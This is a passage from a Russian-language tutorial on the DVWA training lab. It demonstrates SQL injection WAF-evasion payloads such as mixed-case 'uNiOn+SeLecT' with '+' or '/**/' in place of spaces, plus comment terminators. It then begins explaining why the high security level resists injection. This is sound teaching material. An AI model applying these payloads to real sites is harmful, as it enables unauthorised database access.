


Видим, что выражение было выполнено.
Еще одна вещь, которую сайты фиксируют в черный список — это пробелы. Это обходится с помощью символа «+», или двойного комментария «/**/».


Вспомните выражение «union select 1,2 %23». Оно будет преобразовано для обхода фильтров как: «uNiOn+SeLecT+1,2+%23». Символы используются в

разных регистрах, а вместо пробелов стоит плюс. Можно также воспользоваться комментариями: «uNiOn/**/sElEct/**/1,2/**/%23».

Перейдем на вкладку «SQL Injection», и введем значение «1», в поле:



Введем в адресную строку наше выражение:




Выражение выполнено успешно, и мы можем использовать цифры для отображения значений из базы данных.
Следует также помнить про комментарии, так как комментарии могут быть в черном списке или просто не будут работать. Мы приводили их к виду «%23», но также можно записывать как: «/*», и «- -».

Иногда понадобиться закрыть выражение, и это делается с помощью точки с запятой «;». Вариации взаимодействия: «; - -», «; /*», «;//». Это делается тогда, когда комментарий в виде из примера, не работает.


Безопасность. Фиксируем SQL-инъекции.

В данном уроке мы рассмотрим высокий уровень безопасности, и разберем, почему он не уязвим к SQL-инъекциям.
Перейдем в DVWA, и выставим настройки безопасности на «высокий»:


Перейдем на вкладку «SQL Injection». Все по-стандарту, проверяем страницу с помощью цифры 1:



Как видим, все работает.
Теперь попробуем ввести SQL-инъекцию в преобразованный URL:




Как мы можем видеть, страница не работает.
Попытаемся ввести кавычку «“», в адресную строку URL:




Опять та же ситуация. Страница не работает.
Как правило мы не смотрим на код, но в данной ситуации предлагаю проанализировать его. Страница по-составу неуязвима к SQL-инъекциям.
Мы попробуем сравнить код на высоком уровне безопасности, с кодом на средних настройках.


Для просмотра кода, нам нужно нажать на кнопку «View Source», которая располагается в правом нижнем углу:



Вот, собственно, сам код:




Откроем также исходники на средних настройках безопасности для сравнения:



